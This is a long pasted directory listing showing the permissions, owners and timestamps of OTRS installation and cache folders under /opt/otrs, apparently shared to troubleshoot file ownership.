drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/auto_build/spec/templates
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/auto_build/spec/templates/includes
drwxrwsr-x. 13 otrs apache 4096 Feb 5 2016 /opt/otrs/var
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/log
drwxrws---. 2 otrs apache 4096 Apr 9 22:37 /opt/otrs/var/log/Daemon
drwxrwsr-x. 3 otrs apache 30 Feb 5 2016 /opt/otrs/var/tmp
drwxrws---. 33 apache apache 4096 Apr 9 20:23 /opt/otrs/var/tmp/CacheFileStorable
drwxrws---. 3 apache apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/Valid
drwxrws---. 3 apache apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/Valid/2
drwxrws---. 2 apache apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Valid/2/1
drwxrws---. 3 otrs apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent
drwxrws---. 3 otrs apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent/0
drwxrws---. 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent/0/0
drwxrws---. 11 otrs apache 78 Apr 10 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute
drwxrws---. 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a
drwxrws---. 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a/b
drwxrws---. 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a/9
drwxrws---. 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/c
drwxrws---. 2 otrs apache 45 Apr 9 23:10
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/c/d
drwxrws---. 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/6
drwxrws---. 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/6/5
drwxrws---. 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/1
drwxrws---. 2 otrs apache 45 Apr 9 23:05
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/1/b
drwxrws---. 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/5
drwxrws---. 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/5/a
drwxrws---. 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0
drwxrws---. 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0/6
drwxrws---. 2 otrs apache 45 Apr 9 23:10
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0/8
drwxrws---. 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3
drwxrws---. 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3/6
drwxrws---. 2 otrs apache 45 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3/8

drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/9
drwxrws--- 2 otrs apache 84 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/9/b
drwxrws--- 3 otrs apache 14 Apr 10 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/f
drwxrws--- 2 otrs apache 45 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/f/a
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/5
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/5/7
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7/5
drwxrws--- 2 otrs apache 6 Apr 9 23:01 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7/6
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB/3
drwxrws--- 2 otrs apache 45 Apr 9 23:13 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB/3/d
drwxrws--- 9 otrs apache 62 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f/1
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f/6
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c/a
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c/e
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/b
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/b/7
drwxrws--- 5 otrs apache 30 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/5
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/3
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/d
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/d/2
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/3
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/3/1
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/2/4
drwxrws--- 9 otrs apache 62 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/User/2
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/2/4
drwxrws--- 4 otrs apache 22 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/5
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/5/2
drwxrws--- 2 apache apache 45 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/5/6
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/User/4
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/4/3
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/b
drwxrws--- 2 apache apache 6 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/b/f
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/9
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/9/b
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/7
drwxrws--- 2 apache apache 45 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/7/4
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/e

```
drwxrws--- 2 apache apache 6 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/e/e
drwxrws--- 5 otrs apache 30 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet
drwxrws--- 3 otrs apache 14 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/b
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/b/a
    drwxrws--- 3 otrs apache 14 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/8
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/8/f
    drwxrws--- 3 otrs apache 14 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/6
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/6/d
    drwxrws--- 5 otrs apache 30 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/4
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/4/5
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/2
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/2/b
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/b
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/b/3
    drwxrws--- 5 otrs apache 30 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/5
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/5/5
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/0
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/0/3
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/8
    drwxrws--- 2 otrs apache 45 Apr  9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/8/0
    drwxrws--- 11 otrs apache 78 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/9
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/9/d
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/4
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/4/8
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/7
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/7/0
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/e
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/e/c
    drwxrws--- 4 otrs apache 22 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a/8
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a/1
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/8
    drwxrws--- 2 otrs apache 84 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/8/b
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/5
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/5/8
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/c
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/c/0
    drwxrws--- 3 otrs apache 14 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/f
    drwxrws--- 2 otrs apache 45 Apr  9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/f/e
```

drwxrws--- 6 otrs apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/DynamicField
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/6
drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/6/7
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/b
drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/b/f
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/3
drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/3/a
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/5
drwxrws--- 2 apache apache 45 Apr 9 19:53

/opt/otrs/var/tmp/CacheFileStorable/DynamicField/5/b
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList/c/c
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness/6
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness/6/1
drwxrws--- 9 otrs apache 62 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State
drwxrws--- 4 otrs apache 22 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/2/a
drwxrws--- 2 apache apache 84 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/2/d
drwxrws--- 6 otrs apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/4/0
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/4/2
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4/8
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4/b
drwxrws--- 4 apache apache 22 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/State/7
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/7/e
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/State/7/2
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/6
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/6/1
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/5
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/5/4
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/c/5
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/8
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/8/8
drwxrws--- 5 otrs apache 30 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/4/4
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/2/a
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock/c/c
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DaemonRunning
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DaemonRunning/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DaemonRunning/c/4
drwxrws--- 18 apache apache 134 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader
drwxrws--- 11 apache apache 78 Apr 9 14:46 /opt/otrs/var/tmp/CacheFileStorable/Loader/e
drwxrws--- 2 apache apache 4096 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/a
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/5

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider

drwxrws--- 4 apache apache 22 Apr 9 14:43

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1

```
drwxrws--- 2 apache apache 84 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1/b
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1/2
drwxrws--- 4 apache apache 22 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d
drwxrws--- 2 apache apache 45 Apr  9 13:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d/5
drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d/2
drwxrws--- 6 apache apache 38 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/4
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/8
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/1
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/e
drwxrws--- 5 apache apache 30 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/d
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/2
drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/c
drwxrws--- 4 apache apache 22 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4/e
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4/8
drwxrws--- 3 apache apache 14 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/a
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/a/2
drwxrws--- 6 apache apache 38 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/4
drwxrws--- 2 apache apache 45 Apr  9 14:46
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/2
drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/7
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/b
drwxrws--- 3 apache apache 14 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/e
```

```
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/e/1
drwxrws--- 4 apache apache 22 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c
drwxrws--- 2 apache apache 45 Apr  9 14:42
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c/9
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c/7
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/8
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/8/a
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/b
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/b/c
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/0
drwxrws--- 2 apache apache 84 Apr  9 19:53
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/0/d
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/9
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/9/3
drwxrws--- 3 apache apache 14 Apr  9 14:49
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/7
drwxrws--- 2 apache apache 45 Apr  9 14:49
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/7/8
drwxrws--- 8 apache apache 54 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Queue
drwxrws--- 5 apache apache 30 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/7
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/7/c
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/7/1
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/7/d
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/9
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/9/5
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/f
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/f/a
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/b
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/b/e
drwxrws--- 4 apache apache 22 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Queue/1
drwxrws--- 2 apache apache 45 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Queue/1/6
drwxrws--- 2 apache apache 45 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Queue/1/e
drwxrws--- 3 apache apache 14 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Queue/6
drwxrws--- 2 apache apache 45 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Queue/6/0
drwxrws--- 13 apache apache 94 Apr  9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Dashboard
drwxrws--- 4 apache apache 22 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/2
drwxrws--- 2 apache apache 45 Apr  9 20:23 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/2/7
drwxrws--- 2 apache apache 45 Apr  9 20:23 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/2/4
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/5
drwxrws--- 2 apache apache 45 Apr  9 20:23 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/5/8
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/8
```



```
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2/5
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2/7
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/5
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/5/b
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/0
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/0/c
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/e
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/e/a
drwxrws--- 4 apache apache 22 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4/6
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4/b
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/9
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/9/f
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview/a
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview/a/e
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process/c
